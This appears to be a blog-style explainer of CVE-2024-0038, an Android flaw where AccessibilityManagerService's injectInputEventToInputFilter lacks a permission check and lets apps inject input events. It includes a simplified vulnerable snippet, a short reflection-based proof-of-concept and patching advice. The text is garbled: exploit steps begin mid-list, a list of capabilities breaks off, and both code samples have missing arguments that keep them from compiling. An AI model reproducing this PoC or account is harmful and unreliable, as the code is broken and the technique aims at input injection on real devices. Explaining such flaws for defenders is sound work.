
Discovered: 2024
Component: Android’s AccessibilityManagerService.java
Impact: Local privilege escalation, arbitrary input event injection
Severity: High
User interaction needed: None
Introduction
In early 2024, a serious security vulnerability surfaced in Android’s core system, registered as CVE-2024-0038. The issue centers on the injectInputEventToInputFilter function within AccessibilityManagerService.java. Because permission checks were missing, any app could inject input events—essentially simulating touch, keystrokes, or other user actions—into the system, without any special privileges or user consent.
This post explains, in clear language, why CVE-2024-0038 is dangerous, how it works, and how attackers can leverage it. We'll also examine some code and link you to official references.
What is AccessibilityManagerService?
In Android, the Accessibility Manager Service helps apps assist users with disabilities by letting certain apps monitor and control input events. For example, screen readers and other accessibility tools use this.
But, such powerful control must be safeguarded. If a malicious app can also do this, it can *simulate taps, unlock the device, launch apps*, and much more.
Here’s a simplified breakdown
- The method injectInputEventToInputFilter gets called with details about a user input event (like a tap or swipe).
Vulnerable Code Snippet
Let's look at the vulnerable part.
(_Note: This is simplified for clarity. The actual code can be found in AOSP’s accessibility sources_)
// AccessibilityManagerService.java

// No permission check here!
public boolean injectInputEventToInputFilter(InputEvent event) {
    if (mInputFilter != null) {
        mInputFilter.sendInputEvent(event, /* policyFlags= */ );
        return true;
    }
    return false;
}
What’s missing:
There’s no check like
enforceCallingPermission(android.Manifest.permission.INJECT_EVENTS, ...);
Builds a custom InputEvent—like a touch at (200,300).
3. Calls injectInputEventToInputFilter through the system service (using reflection or even public AIDL interfaces).
The system injects the event, believing it’s from a trusted source.
What’s possible:
Accept permissions prompts
- Exfiltrate data by simulating keyboard/text input
Proof-of-Concept (PoC) Code
Here’s a basic Android example, showing how this might be started. (For educational purposes only!)
// Only for illustration! Do not use on real devices.

InputManager im = (InputManager) context.getSystemService(Context.INPUT_SERVICE);

// Build a fake motion event (a tap at 200,300)
long now = SystemClock.uptimeMillis();
MotionEvent event = MotionEvent.obtain(now, now, MotionEvent.ACTION_DOWN, 200f, 300f, );

// Try to inject using reflection (as if Accessibility Service would)
Method injectMethod = AccessibilityManagerService.class.getDeclaredMethod(
    "injectInputEventToInputFilter",
    InputEvent.class
);
// You might need to use Binder shell, reflection, or be inside a service with enough access
injectMethod.setAccessible(true);
injectMethod.invoke(accessibilityManagerServiceInstance, event);
> *Note: Real exploitation would usually be done via a binder or AIDL call—details depend on your device/Android version. Google's patch disables access for unprivileged apps.*
Official Android Security Bulletin:
https://source.android.com/docs/security/bulletin/2024-03-01#cve-2024-0038
CVE listing:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-0038
AOSP Patch (example):
https://android.googlesource.com/platform/frameworks/base/+/ec3f9b7c4b6dd70b2b9%5E%21/#F
Patch your device. If you have a March 2024 or later update, you’re likely safe.
- Developers: If you write custom builds, check that all similar system interfaces enforce permissions.
- Regular users: Don’t install apps from untrusted sources. While this bug doesn’t need user interaction, exploit apps still need to land on your device.
Conclusion
CVE-2024-0038 is a perfect reminder: lack of permission checks on powerful APIs leads to privilege escalation. This bug lets any app act as if it’s the user—without them knowing. If you’re an Android user or administrator, check for updates. If you’re a developer, always verify sensitive system code for missing or broken permission checks.
Stay safe!
*For more technical deep-dives, follow official bulletins and Android Open Source Project security updates.*
Timeline
Published on: 02/16/2024 02:15:51 UTC
Last modified on: 08/22/2024 14:35:04 UTC